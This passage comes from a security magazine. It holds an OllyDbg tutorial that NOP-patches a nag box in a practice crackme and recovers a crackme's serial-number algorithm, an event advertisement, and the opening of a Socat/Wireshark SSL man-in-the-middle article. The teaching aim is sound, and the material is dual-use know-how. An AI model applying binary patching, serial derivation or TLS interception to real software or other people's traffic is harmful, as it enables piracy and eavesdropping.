00000130:	10 20 00 00 3C 00 00 00	00 00 00 00 00 00 00 00	..<.....
00000140:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000150:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

Figure 1. PE file format

What is Olly Debugger?

Olly Debugger (we will call it OllyDbg) is a 32-bit debugger for analyzing portable executable (PE) files for Microsoft Windows. (There are many different types of computer files. PE files are standard executable .EXE files, DLL libraries, SCR screensavers, etc... When you open the file in any editor, you notice

two signatures – MZ in the beginning and PE a bit further. At address `0x3C` you will see the offset of PE signature. In our example value on address `0x3C` is `0xB0`, therefore on address `0xB0` you will see PE signature). See Figure 1 for screenshot.

Debugger overview

When you execute `ollydbg.exe` and drag and drop any executable file on it (in my case I used `crackme_01.exe`), you will notice four sub-windows – disassembly (upper left), registers (upper right), dump (bottom left) and stack (bottom right) (see Figure 2). We will say a little bit about each of these sub-windows.




Figure 2. OllyDbg main window

Debugger sub-windows

The Disassembly sub-window shows the disassembly of the program. Each line contains several columns – memory address, opcodes, opcodes translated into assembly language, additional information added by debugger (in case of API calls you can see parameter values and their types). If you look at the first line of Figure 2, you will see `00401000` (memory address), `6A 00` (opcode), `PUSH 0` (disassembly of opcode `6A 00`, i.e. instruction which stores number 0 on the stack), `Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL` (additional information added by debugger – it says that this value in Type parameter of `MessageBox` Windows function). If you want to know more about `MessageBox` or any other API function, search the internet for “msdn messagebox.” MSDN means Microsoft Developer Network.

The Register sub-window contains processor registers. When a register changes, its color becomes red. Below registers (in middle part of sub-window), you can see processor flags – 1 bit values which signalize results of previously performed operations (results of comparison of two numbers, etc...). In bottom part of sub-window, you can see Floating Point Unit registers, which are used for arithmetic operations involving decimal point numbers. If you want to know more about registers, processor instructions, etc., search in internet for “IA-32 architecture.”

The dump sub-window shows you raw binary data from addresses you specify. When you right click into dump sub-window, select `Go To -> Expression (Ctrl+G)`, you can choose the address which you want to display binary data from. You can choose from various forms of data representation – just right click on dump window and select one of the options (Hex, Text, Integer, Float or Disassemble).

The stack sub-window shows a block of memory generally used for storing parameters of functions, return addresses of function calls, local variables within functions. Stack is a data structure based on “Last In First Out” principle. When you push a value (instruction PUSH) onto the stack, it appears on the top, when you pop value (instruction POP) from the stack, the value from the top of the stack is removed. In Figure 2, first line in stack sub-window is 0012FFC4 (address), 7C816D4F (value stored on address), RETURN to kernel32.7C816D4F (additional information added by debugger).

That’s all for the description of the four basic sub-windows. However, if you need to display more information, you can click on View menu and select any of those options to display optional sub-windows – see Figure 3.




Figure 3. Optional sub-windows

Executable modules shows list of all modules loaded in the memory space of the analyzed program. It gives basic information as 00400000 (base address), 00040000 (size of image in memory), 00401000 (address of entry point, where execution of module starts), Crackme_01 (name), file version and path to file.

The Threads window enumerates all thread in active program. It shows basic information like identifier, windows title, last error, entry point, status, priority, etc.

To explain the purpose of following optional windows, we should understand what a breakpoint is.

A Breakpoint is a condition set in debugger. When this condition is met, program stops running and waits for user action. Three main types of breakpoint are: software breakpoint, memory breakpoint and hardware breakpoint. In order to have the same output as in this tutorial, do the following: Set software breakpoint at address 401021 (click on line with address 401021 and press F2), set memory breakpoint at address 40102D (right click on line 40102D, select Breakpoint-> Memory and press OK – see Figure 4), and finally set hardware breakpoint at address 401046 (right click on line 401046, select Breakpoint->Hardware and press OK – see Figure 5).




Figure 4. Setting up memory breakpoint



Figure 5. Setting up hardware breakpoint




Figure 6. Software, memory and hardware breakpoints

After all these steps, the disassembly window will look like Figure 6 – lines on which breakpoints are set, become red.

INT3 breakpoints window shows all addresses where software breakpoints were set. In our example, it shows 00401021 (address), Crackme_01 (module name), Active (status, not disabled now), disassembly of address the breakpoint was set on, comment added by debugger.

The Memory breakpoints window enumerates all memory breakpoints. In our example, it shows 0040102D (address), 00000005 (size of region in bytes), Crackme_01 (module name), E (type Execution), Active (Status, it is not disabled now).


The Hardware breakpoints window enumerates all hardware breakpoints. In our example, 1 (one of four slots), Write:1 (type of hardware breakpoint and number of bytes it is applied for), 00401046 (address where breakpoint was set), Crackme_01 (module name), Active (status, not disabled now).

The Memory map shows all memory regions loaded to user mode. It displays address, size of region, owning process, section name, description of contents, memory type and access rights. In the case for our Crackme_01 program, it gives us following information: It has 4 memory blocks.

00400000, which is PE header of Crackme_01.exe
(as shown in Figure 1)
00401000, which is .text section of Crackme_01.exe
00402000, which is .rdata section of Crackme_01.exe
00403000, which is .data section of Crackme_01.exe

The first example

If you followed tutorial in the previous sections, you have Crackme_01.exe loaded in your OllyDbg, you set three different breakpoints and now you are ready for your first analysis.

When you press key F9 or Run icon from toolbar  application Crackme_01.exe starts running. It continues running until breakpoint is hit or until user action is expected. In this case, message box is display and application waits for user to click on OK button (Figure 7).




Figure 7. The first message box in crackme_01.exe


After clicking OK, no more messages are being displayed, however, the debugger stops at address 401021, where we set software breakpoint. It is just before the second message box will be displayed. Now, we will press F8 Step Over, toolbar icon  and another message is displayed (Figure 8).



Figure 8. The second message box in crackme_01.exe

After pressing OK, we stop at 401026. If we press F9 (Run) again, we stop at 40102D, because we set Memory Breakpoint on Execute at this address. We can continue either by pressing F9 once or by pressing F8 for each line of code until we reach another message box at 401034. This message box says “NAG NAG Remove Me!” (Figure 9). As strings displayed in message box show, our goal is to remove this message box so that when we run the crackme again, it is not displayed anymore.




Figure 9. The third message box in crackme_01.exe

After pressing OK and F9 (Run) again, the debugger does not stop at 401046, because we set hardware breakpoint on write, not hardware breakpoint on execute. Meanwhile, the application called ExitProcess and exited (you can see red text “Terminated” in right bottom corner).

Now restart the application by pressing CTRL+F2  delete all breakpoints because we do not need them anymore (go to all windows with breakpoints, select breakpoint, right click and Remove) and continue

stepping through the application using F8 (Step Over). When you reach line 401026, you are at the place where the first parameter of the message box is pushed on the stack. As long as we want to remove the message box, we should remove not only “call MessageBoxA” instruction, but also all its parameter. Removal will be done by replacing the instructions by other instructions which do nothing. For such a purpose, *No OPeration instruction* (NOP) with opcode `0x90` is the best candidate. It has only one byte, therefore it allows us to replace any other instruction with it, removing the effect of original function and doing nothing instead.



Figure 10. Dialog for replacing instructions

OllyDbg allows to edit instructions in disassembly by pressing Space key. Dialog as in Figure 10 displays. You only need to overwrite original instruction address with “nop” and press “Assemble” button. After pressing “Assemble” button, original instruction with size 2 bytes is replaced with two NOP instructions (red colored lines in Figure 11).




Figure 11. Replacing with NOP instructions

Repeating the same for all PUSH instructions (belonging to call) and the call instruction itself will result in following code (Figure 12).



Figure 12. Replaced PUSHes and CALL

Now, we should save all modifications into a new file and we are done with this task. Therefore, select all modified lines with mouse, right click, select Edit->Copy to Executable. A New window with the modified exe file will open (Figure 13). Right click into this newly created window, right click and select Save File... Enter new file name (something like crackme_01_patched.exe), click on Save and patched file is saved. Later, when you try to run the patched file, only two message boxes are displayed and instead of the third message box, several nop instructions are executed, therefore nothing happens and no message box is displayed.




Figure 13. Copying modifications into new executable




Figure 14. Saving modified executable into new file

The second example

Our second example will be a slightly more complicated crackme – sf_cme04.exe. First of all, we run the crackme to see how the application looks like. Figure 15 shows that we have two text fields, About link, Exit link. When we try to insert random text into both fields, nothing happens.



Figure 15. The second crackme

Let's open the application with OllyDbg and try to find some information to help us start reversing. The first step will be to look at string references. Right click on disassembly window, select "Search for" -> "All referenced text strings" (Figure 16).




Figure 16. Displaying all referenced text strings

We scroll down the list of text strings and try to find anything interesting or suspicious. We are quite lucky, because we can see a lot of strings in this crackme. The strings are not encrypted or obfuscated so we can see them in their plain forms. After lengthy scrolling down we notice the following interesting message: "You were successful! Now send me your serial or write a tutorial" (Figure 17).



Figure 19. Crackme window with both textboxes filled up

Then we keep pressing F8 (Step Over) and observe stack window, register window if we notice any changes, which are interesting for us. Typically we are looking for situations where we can see the data which we inserted into program's text boxes. When we reach address 447563 (the address right after call XXXX), we can see that register EDX contains address of the string "emkcarc", which is reverse string of "crackme" – contents of the first text field we entered (Figure 20).

Figure 20. Text box contents found in register

Stepping out further, another interesting address is 447573. In register EAX, we can see reference to string "754-09." We don't know what these numbers means, but we can guess that they come out from procedure 447565 (Figure 21).

Figure 21. Magic string

A few lines below – at address 447597, register EAX contains our magic value "754-09", register EDX contains string "1234567" (which we entered to the second text box). Then at 00447597 a procedure

is called and if a zero flag is set during the call of the procedure, then SETZ BL sets BL register to 1 (Figure 22). However, in our case, zero flag is not set during calling procedure 00447597, therefore SETZ BL sets register BL to 0.

Figure 22. Comparison procedure


Further in the code, at address 4475D1, you can see instruction TEST BL, BL followed by JZ 4475EA (you can see it in Figure 22 too). If BL equals 0, TEST BL, BL (which corresponds to logical function BL & BL) sets zero flag to 1 (0 & 0 = 0, result is zero, therefore zero flag = TRUE = 1) and JZ jumps to 4475EA, therefore no message is displayed.

The opposite situation occurs when a zero flag is not set during function call at 447597. In such case, SETZ BL sets BL register to 1. Later in the code, TEST BL, BL results in zero flag = 0, JZ does not jump and message box is displayed.

From the aforementioned description, we can expect that instruction CALL at address 447597 is comparison of two strings, which pointers are passed in registers EAX and EDX. You can simply verify it by keeping the first text box with text “crackme” and modifying the second text box to value “754-09”. When you do this, you can expect to see something like in Figure 23.



Figure 23. Correct name/serial combination found

Now our work is over. We found the correct name/serial combination, but unfortunately we do not yet know what the exact relation between name and serial number. Is the serial number computed from the name? Is the serial number computed from something else? Is the serial number constant and hardcoded somewhere in program? In the text above, we mentioned that “magic text” “754-09” appeared in the program soon after calling procedure at address 447565. Let’s examine this procedure a little bit. First of all, we need to press F9 to continue running the application (leave from debugger), we edit text in the second text box, and we hit breakpoint at 447540 again. We keep pressing F8 to Step over until we reach 447565, where we press F7 to Step into  the procedure. Now we land at 447470.

```

004474A8 |> 8D55 FC      LEA EDX,[EBP-4]
004474AB |. 8B83 EC010001 MOV EAX,DWORD PTR DS:[EBX+1EC]
004474B1 |. E8 E242F0FF   CALL 0041B798
004474B6 |. 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
004474B9 |. 0FB64430 FF   MOVZX EAX,BYTE PTR DS:[ESI+EAX-1]
004474BE |. 8B93 FC010001 MOV EDX,DWORD PTR DS:[EBX+1FC]
004474C4 |. 0FB65432 FF   MOVZX EDX,BYTE PTR DS:[ESI+EDX-1]
004474C9 |. F7EA        IMUL EDX
004474CB |. 0183 F8010001 ADD DWORD PTR DS:[EBX+1F8],EAX
004474D1 |. 46          INC ESI
004474D2 |. 4F          DEC EDI
004474D3 |. ^ 75 D3      JNZ SHORT 004474A8

```

Figure 24. Serial computing loop

Keep pressing F8 Step over again and observe what happens. In the middle of the procedure, you will find a loop (Figure 24), which

- measures length of text of the first text box (004474B1: CALL 0041B798)
- gets pointer to the text of the first text box (004474B6: MOV EAX,DWORD PTR SS:[EBP-4])
- reads (ESI-1)-th character from the beginning of the string to EAX (004474B9: MOVZX EAX,BYTE PTR DS:[ESI+EAX-1])
- reads (ESI-1)-th character from the end of the string to EDX (004474C4: MOVZX EDX,BYTE PTR DS:[ESI+EDX-1])
- multiplies EAX by EDX (004474C9: IMUL EDX)
- adds result to temporary variable (004474CB: ADD DWORD PTR DS:[EBX+1F8],EAX)
- repeats length-1 times

In our example, the following is being computed for string “crackme”. ASCII code for character ‘c’ is 0x63, for character ‘e’ is 0x65, etc...

```

( c * e ) + ( r * m ) + ( a * k ) + ( c * c ) +
( k * a ) + ( m * r ) + ( e * c ) =
= ( 0x63 * 0x65 ) + ( 0x72 * 0x6D ) + ( 0x61 *
0x6B ) + ( 0x63 * 0x63 ) + ( 0x6B * 0x61 ) +
( 0x6D * 0x72 ) + ( 0x65 * 0x63 ) =
= 0x270F + 0x308A + 0x288B + 0x2649 + 0x288B +
0x308A + 0x270F = 0x12691 = 75409 (in decimal)

```

This is the method of computing serial number from string supplied by user.

Conclusion

In this article, we learned fundamentals of using OllyDbg. We took the first simple example and made our first patch, which prevented application from showing a message box we did not want to display. In the second example, we learned how to locate interesting procedure in the lengthy listing of assembly code and analyzed it in detail. We found the correct name/serial combination and understood the way of computing serial number from user supplied name.

About the Author



Jaromir is a computer virus researcher and analyst. He specializes in reverse engineering and analyzing malicious PE files under Windows platform. He is interested in malware internals – how it is packed/ encrypted, how it is installed into computer, how it protects itself from being analyzed, etc. He also likes solving interesting crackmes. Except for reverse engineering, his hobbies include traveling, exploring new places, flying remote control models and playing board games.



Attend

InterDrone

The International Drone Conference and Exposition

InterDrone is Three Awesome Conferences:

Drone **TECHCON**

For Builders

More than 35 classes, tutorials and panels for hardware and embedded engineers, designers and software developers building commercial drones and the software that controls them.

Drone **FLYER**

For Flyers and Buyers

More than 35 tutorials and classes on drone operations, flying tips and tricks, range, navigation, payloads, stability, avoiding crashes, power, environmental considerations, which drone is for you, and more!

Drone **BUSINESS**

For Business Owners, Entrepreneurs & Dealers

Classes will focus on running a drone business, the latest FAA requirements and restrictions, supporting and educating drone buyers, marketing drone services, and where the next hot opportunities are likely to be!



The Largest Commercial Drone Show in North America

Meet with 80+ exhibitors!
Demos! Panels! Keynotes!
The Zipline!

September 9-10-11, 2015
Rio, Las Vegas

www.InterDrone.com

A BZ Media Event



How to use Socat and Wireshark for Practical SSL Protocol Reverse Engineering?

by Shane R. Spencer, Information Technology Professional

Secure Socket Layer (SSL) Man-In-the-Middle (MITM) proxies have two very specific purposes. The first is to allow a client with one set of keys to communicate with a service that has a different set of keys without either side knowing about it. This is typically seen as a MITM attack but can be used for productive ends as well. The second is to view the unencrypted data for security, educational, an reverse engineering purposes.

For instance, a system administrator could set up a proxy to allow SSL clients that don't support more modern SSL methods or even SSL at all to get access to services securely. Typically, this involves having the proxy set up behind your firewall so that unencrypted content stays within the confines of your local area.

Being able to analyze the unencrypted data is very important to security auditors as well. A very large percentage of developers feel their services are adequately protected since SSL is being used between the client and the server. This includes the idea that if the SSL client is custom closed source software that the protocol will be unbreakable and therefore immune to tampering. If you're investing your companies funds using a service that could easily be subject to tampering then you may end up with a nasty surprise. Lost funds perhaps or possibly having your account information publicly available. This article focuses on using an SSL MITM proxy to reverse engineer a simple web service. The purpose of doing so will be to create your own client that can interact with a database behind an unpublished API. The software used will be based on the popular open source software Socat as well as the widely recognized Wireshark. Both are available on most operating systems.

Let's get started!

We will be reverse engineering a LiveJournal client called LogJam which supports SSL connections to the LiveJournal API servers. Since this article is purely educational we don't mind getting some experience using the LiveJournal API which already public and LogJam which is a free and open source project.

Prerequisites

- Install Socat – Multipurpose relay for bidirectional data transfer: <http://www.dest-unreach.org/socat/>
- Install Wireshark – Network traffic analyzer: <http://www.wireshark.org/>
- Install OpenSSL – Secure Socket Layer (SSL) binary and related cryptographic tools: <http://www.openssl.org/>
- Install TinyCA – Simple graphical program for certification authority management: <http://tinyca.sm-zone.net/>
- Install LogJam – Client for LiveJournal-based sites: <http://andy-shev.github.com/LogJam/>

Generating a false SSL certificate authority (CA) and server certificate

